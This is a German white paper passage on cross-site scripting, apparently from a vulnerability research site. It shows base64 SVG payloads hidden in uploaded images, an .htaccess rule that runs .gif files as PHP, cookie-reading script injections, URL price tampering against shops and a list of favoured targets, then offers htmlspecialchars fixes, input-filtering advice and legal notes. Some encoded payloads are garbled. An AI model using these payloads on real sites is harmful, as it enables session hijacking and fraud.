Nun wollen wir nochmal verdeutlichen das Cross-Site-Scripting Lücken nicht nur Webaufrufen bei Webseiten auftauchen können. Hier werden wir zeigen wie man einen Datenlink in ein Bild implementieren (base64)wo eine Cross-Site-Scripting Lücke ausgenutzt wird. Man kann das Bild dann in verschiedensten PHP-Applikationen als Bild uploaden und so die Cookies, der Anwender klauen ohne das sie Links anwählen müssen. Es muss lediglich z.B. ein ForenTopic angeschaut werden und sonst nichts.

<Files "s.gif">
AddType application/x-httpd-php .gif</Files> IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TuyIpOzwvc2NyaXB0Pjwvc3ZnPg==
Hier in diesen Beispielen wird einfach gezeigt wie man eine Ausgabe mit der Meldung !"XSS" erhält. Über diese Methode von Links kann man einfach und direkt an alle Cookies kommen die man braucht und bisher waren nur wenige Applikationen dagegen gefeiht. Da der Cookie für die komplette Domain gilt ist es sogar eine hervorgende Methode an Passwörter zu kommen.

Man kann es in einem Selbsttest prüfen indem man die Einträge auf der Platte als ".html" abspeichert und öffnet. Wie man sieht ist es ganz einfach diesen Selbsttest zu machen und er richtet keinerlei Schaden bei einem selber an.

<EMBED SRC="
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d
3dy53My5vcmcvMjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIiB
2ZXJz aW9uPSIxLjAiIHg9IjAiIHk9IjAiIH
dpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pj
wvc3ZnPg==" type="image/svg+xml"></EMBED>

HTTP-Header-Manipulation:
HTTP Header sind Anfragen die der Browser an den Webserver sendet. Ein gutes Beispiel für einen HTTP Header
...
GET http://localhost:80/~ge/s.php?suchanfrage=<script>alert(document.cookie)</script> HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.3) Gecko/20070310 Iceweasel/2.0.0.3 (Debian-2.0.0.3-1)
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: PHPSESSID=0198ad3203cd28c4e26df49ffdf9e2fa <= Session Daten

Hier sieht man bereits welche Informationen teilweise alle mitgesendet werden, um sich genauer ber den Aufbau zu informieren kann man sich das entsprechende RFC durchlesen das hier zu finden ist: http://www.faqs.org/rfcs/rfc2616.html Diese vom Client bzw. Server gesendeten HTTP Nachrichten lassen sich manipulieren wie das vorangegangene Beispiel zeigt. Wenn wir nun eine andere Anfrage gestaltet die eine eigene Session hat könnte es Möglich sein das man über HTTP an Informationen über eine spezifische Session gelangt. Ebenso kann man auch Browser und andere Aufrufe manipulieren damit der andere Admin, der Seite denkt man hat z.B. den IE obwohl man eigentlich den Mozilla-Firefox benutzt. Teilweise haben unterschiedliche Browser auch mehrere oder wenigere Möglichkeiten XSS auszuführen wie z.B. der Internet Explorer v7.x & v8.x. Das ist auch mit ein Grund warum Microsoft mit dem IE so hart gegen Frames & ScriptCode in version v8 wehrt.

Bevorzugte Angriffsziele für XSS-Attacken:
- Suchmaschinen
- ContentManagementSysteme (CMS)
- News-Scripts & Applications
- ACP-Interface, Panels für Hardware Konfigurationen & Server-Appplikationen
- Government & Mil Applications
- Shops & Warenhäuser
- Webbrowser Software
- Router & Firewalls
- Gateway Interfaces
- UTM Appliances
- Banken & Kreditinstitute


Input Validation Vulnerability (XSS) & SSL Zertifikate
Sobald ein Angreifer auf einer Webseite eine Cross Site Scripting Lücke gefunden kann er das SSL Zertifikat im Client(Browser) überlisten. Dazu benötigt der Angreifer einen Server mit einem trusted SSL Zertifikat & dann wird zwischen dem Log-Server eintrag & der Originalseite im Link, der schädliche Code verpackt.


Glücklicherweise ist die Technik extrem schwer nachzuvollziehen für Carder & Cracker was es um so lukrativer für Penetrationtester macht. Wenn z.B. ein System(Client) über einen Trojaner infiziert wurde auf eine Banking Webseite geht, sieht er aktuell immer alles ohne Sicherung(SSL). Mit der Methode wäre es aber möglich eine Liste von Servern mit Lücken einzuspeisen und dann bei einem Request die manipulierte per SSL Flag verschlüsselte Form mitzuschneiden.

Durch die IVE Lücke wird die End-2-End Policy gebrochen & kann somit vom einem Angreifer der dazwischen

steht ausgehebelt werden per Cross Site Requests & Co.

Die folgenden Bilder zeigen wie professionell dein Angriff dann am Ende gegen einen Client aussehen kann.





Programmierfehler & Fixes:
Um auch dieses Kapitel zu verstehen sollte man leichte Kenntnisse in HTML, PHP und Java haben. Wenn

man einen Fehler im eigenen Script entdecken möchte muss man erst die vorherigen Abschnitte dieses Papers gelesen haben um sich ein geistiges Bild von dieser AngriffsMethode und den damit verbunden Problematiken zu machen. Ich habe extra ein paar Beispiele aus dem alltäglichen Leben einfliessen lassen damit sie auch anwenden kann um eigene XSS-Problematiken zu unterdrücken. Im folgenden Code-Ausschnitt geht es um die Websprache "PHP" welche die typische Dateiendung ".php" aufweist. Bei dem unten gezeigten Beispiel ist es möglich Content einzubauen weil die Parameter beliebige Eingaben hinter der URL schluckt. Somit könnte man die Parameter manipulieren und eine XSS (Cross-Site-Scripting) Lücke ausnutzen.

```
$user = $_REQUEST["user"];
$passwd = $_REQUEST["passwd"];
```

Ein bösartig simulierter Aufruf in der Datei über die URL mit dem Parameter könnte ungefair so aussehen ...

```
echo "<A href=\"add.php?user=$user&passwd=$passwd\">ADD</A><BR>\n";
echo "<A href=\"search.php?user=team$team&passwd=$passwd\">SEARCH</A><BR>\n";
```

Den Input des Schadcodes könnte man variable wählen aus den oben aufgeführten Angriffs-Methoden. Wenn man diese Lücke fixen möchte wäre es ratsam eine Möglichkeit zu wählen die einfach, schnell und wirkungsvoll funktioniert. Dazu gibt es "HTML-SpecialChars". Mit Hilfe dieser Funktion kann man einfach und schnell eingegebene Sonderzeichen in HTML-Code umwandeln/ausgeben. Auf diese Weise werden alle Angriffe dieser Art wirkungslos, weil der Angreifer den Script-Content einfügen möchte und das nun wegen der Umwandlung in HTML-Code bei der Ausgabe nicht mehr möglich ist. Zumindest nicht in diesem Script. Um einen Fix in den obigen Request zu implementieren kann man folgend vorgehen. Man setzt vor den Request im Source ein htmlspecialchars(und schliesst am Ende vor dem ; was den Request beendet die Klammer um es einzuschliessen sozusagen. Schon hat man seine erste XSS-lücke gefixt.

```
$user = htmlspecialchars($_REQUEST["user"]);
$passwd = htmlspecialchars($_REQUEST["passwd"]);
```

Bei der zweiten Variante wollen wir darauf zu sprechen kommen ... Warum man schwache Programmierung besonders im Bereich von Suchmaschinen hat und warum Schwachstellen gerade bei einer nicht gegebenen Überprüfungen von Parametern anzutreffen sind. Oftmals haben Suchmaschinen eine große Anzahl an Parametern und Files die verschiedenste Funktionen ausführen. Wenn eine Suchmaschine den Inhalt, der Seite nicht in "html code" umwandelt kann man wenn das folgende Eingabe-Schema stimmt eine XSS-Lücke finden.

Suchmaschine (Gefährliche Zeichenfolgen) ...

```
1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ;.,'><*_"`"°-*~'%$§!"`
```

Wenn diese Zeichenfolgen zulässig sind, nicht "parsed" werden und er das ausgibt was man submitted würde ein Beispielaufruf wie z.B. ... >"<script>alert(document.cookie)</script> ... einen Aufruf verursachen der evtl. die Cookies der eigenen Session beinhaltet. Wenn die Übergabe einer Suchmaschine einen sichtbaren Parameter in der URL im Browser haben (search.php?keyword=suchwort) können Leute einfacher auf Weiterverbreitung bauen.

Sie nehmen einfach die URL ... (search.php?
keyword=>"<script>alert(document.cookie)</script><div style="1)

setzen ihren Aufruf dran und schon is der Link zum versenden fertig. Das gleiche passiert eben bei der Eingabe im Submit Feld der Suchseite. Ob man nun in den Parameter included über das Eingabfeld oder ob man in der über die URL included ist in dem Fall egal weil beides den gleichen Effekt hat. Also wenn man schon eine Suchmaschine benutzt dann sollte man darauf achten das sollche Sonderzeichen in der URL nicht übergeben werden oder zu einem Output führen. Nun folgt eine korrekte Zeichenfolge wenn man noch nicht so fit im programmieren ist.

```
1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

An der folgenden Stelle sehen wir ganz deutlich, dass einfach mit ...

```
>"<script>alert(document.cookie)</script>
```

... die Session angeschaut werden kann. So könnte ein potenzieller Angreifer einfach die Session des

Admins übernehmen mit einem manipulierten Link. Diese Lücke stammt aus einer Gallerie-Script welches tausendfach im Internet heruntergeladen wurde. Man schaltet durch diese Zeichenfolge in Eingabefelder auch bei anderen

Applikationen auch andere Sicherheitsproblematiken wie 1=1'-- Injectionen teilweise aus.

```
$category_name = $cat_cache[$category_id]['cat_name'];
echo "<img src=\"images/folder.gif\" alt=\"\"><b><a href=\"".$site_sess->url
("categories.php?action=editcat&cat_id=".$category_id)."\">".format_text($category_name,
2)."</a></b></td>";
```

Um diese Problematik zu fixen kann man ganz einfach htmlenteties verwenden die alles in html-code umwandeln und so brechen. Ebenso sollte man nicht vergessen ein Tag auch zu benutzen wenn man es schon implementiert, weil das auch häufig das Problem sein kann.

Informationsmaterial: http://unicode.e-workers.de/entities.php

Wenn man mit ".asp" Internet-Shops oder WebSeiten betreibt sollte man darauf achten das man in der URL keine Parameter weiterreicht, weil das einfach grob fahrlässig ist bei einer nicht Überprüfung(parsen). Eine unter ASP-Anfängern sehr beleibte Art der weitergabe von Parametern ist z.B.

http://webshop.com/shop-applikation/details.asp?Product=112&Price=76.95.-%80%20(+mwst)&details

Um diese schlechte Programmierung auszunutzen kann man einfach folgendes tun. Wie wir in der URL sehen ist die 112 der Artikel den wir uns anschauen. Der Preis ist das was auf der Webseite ausgegeben wurde zu dem Artikel. Das %80 steht für € und ist in hex-code formatiert. Das %20 (hex)trennt die Eingabe und dann folgt Text. Der potenzielle Angreifer nimmt sich den Link und includiert folgendes.

http://webshop.com/shop-applikation/details.asp?Product=112&Price=13.37.-%80%20(abzgl. mwst)&details

Dann ruft er die manipulierte URL im Browser auf und stellt fest das der Artikel der vorher 76.95€ gekostet hat nun nur noch 13.37€ abzüglich Mehrwert-Steuer. Wenn der Angreifer jetzt auch noch auf einkaufen klickt und die Ware im Korb ablegt geht der Artikel in die Bestellung mit dem Eintrag. Es kann sogar unter Umständen vorkommen das man einen Minusbetrag angibt und dann eine Gutschrift erhält. Das kommt aber nur vor wenn zwischen Vertrieb und Auftrag keine Überprüfung stattfindet Um diese fahrlässigen Fehler zu unterbinden übergibt man Parameter nicht in URLs und schon garnicht so fahrlässig.

Es gibt natürlich auch die Möglichkeit Eingaben mit verschiedensten Applikation-Firewalls zu blockieren. Diese Lösung ist am einfachsten aber auch am unsichersten weil man sich auf irgendeine Software verlässt. Das blocken durch einen Filter sollte immer zweite Wahl sein weil es wichtiger ist den Code sicher zu halten. Wenn nämmlich der Filter mal umgangen würde wären alle Fehler offen abrufbar/ausführbar.

Gesetzliche Aspekte:
Von der aktuellen Gesetzelage her ist eine XSS Attacke eine Straftat. Problematisch für die Ermittlungsbehörden bei XSS ist allerdings, das sichern von Beweisen bei client-seitigen angriffen oder identitäts feststellungen aus http log requests.

Grundsätzlich kann man einen XSS Aufruf an sich nicht direkt als einen übernahmefähigen Angriff werten außerdem ist ein XSS Angriff meistens nicht verfolgbar/ nachweisbar. Wenn auf Grund einer XSS eine Hausdurchsuchung angeordnet wird handelt es sich entweder um eine XSS Wurm Schreiber oder einfach einen unwissenden Staatsanwalt der fahrlässig mit Unterschriften um sich wirft.

Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er ...

1. eine Tat nach § 303a Abs. 1 begeht,
2. Daten (§ 202a Abs. 2) in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt
3. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

Straftaten(Verbunden mit XSS-Angriffen):
Verletzung der Privatsphäre & Betrug
Sachbeschädigung/Sabotage durch persistente Veränderungen
Verstoß gegen das Post/Brief Geheimnis
Verstoß gegen den Hackerparagraph §

Zusammenfassung:
Zusammenfassend lässt sich sagen das sämtliche Eingabedaten als potentiell gefährlich einzustufen sind und auf ihre Richtigkeit geprüft werden müssen. Da ein Großteil der beschriebenen Angriffe auf der Eingabe von manipulierten Daten beruht.


Ähnlich ist es mit Ausgabe Daten da auch diese für Angriffe wie z.B. XSS genutzt werden können. Bei dem Filtern von Eingaben sollte man nach dem Prinzip "alles verbieten außer..." außer die erlaubten Zeichenketten & Strings. Das bedeutet das alle Eingaben erst einmal abgewiesen werden außer denen die explizit erlaubt wurden. Und gleichzeitig sollte die Menge der erlaubten Eingaben so minimal wie möglich gehalten werden.

Für den Fall das Fehlerhafte Eingaben gemacht wurden sollte die Eingabe abgewiesen werden und eine bei der richtigen Eingabe unterstützende Fehlermeldung ausgegeben werden. Hier ist jedoch darauf zu achten das nicht zu viele Informationen preisgegeben werden.

Bei XSS Angriffen wird häufig fremder Scriptcode in die Seite eingebettet, um das zu vermeiden ist es sinnvoll auch die Ausgabe zu Filtern. Sofern dies nicht bereits durch einen Eingabefilter geschehen ist. XSS wird oft unterschätzt gegenüber anderen remote Exploits oder anderen kritischen Bugs. In Wahrheit ist Cross-Site-Scripting aber mehr als nur marktfähig für den Untergrund(Szene) da fast jeder XSS Lücken in seiner Webseite hat. Die Heftigkeit, der Sicherheitslücke lässt sich in Applikationen meistens erst auf der Server-seitigen Ebene demonstrieren.

Schlusswort:
Ich freue mich wenn euch unser kleines White Paper gefallen hat. Bei Gelegenheit werden wir das Paper noch erweitern und updaten. Wir haben dieses Paper geschrieben damit jeder Leser sich selber schulen kann. Bitte schaut euch auch die beiden Videos & die Strings-List an. Dieses Paper wird in englisch übersetzt & danach in 4-5 Wochen ebenfalls verlinkt. Ich hoffe, dass alle Leser etwas dazu gelernt haben um sich selber sowie andere Leute zu schützen.

Credits:



Website:www.vulnerability-lab.com ; www.vuln-lab.com ; www.vuln-db.com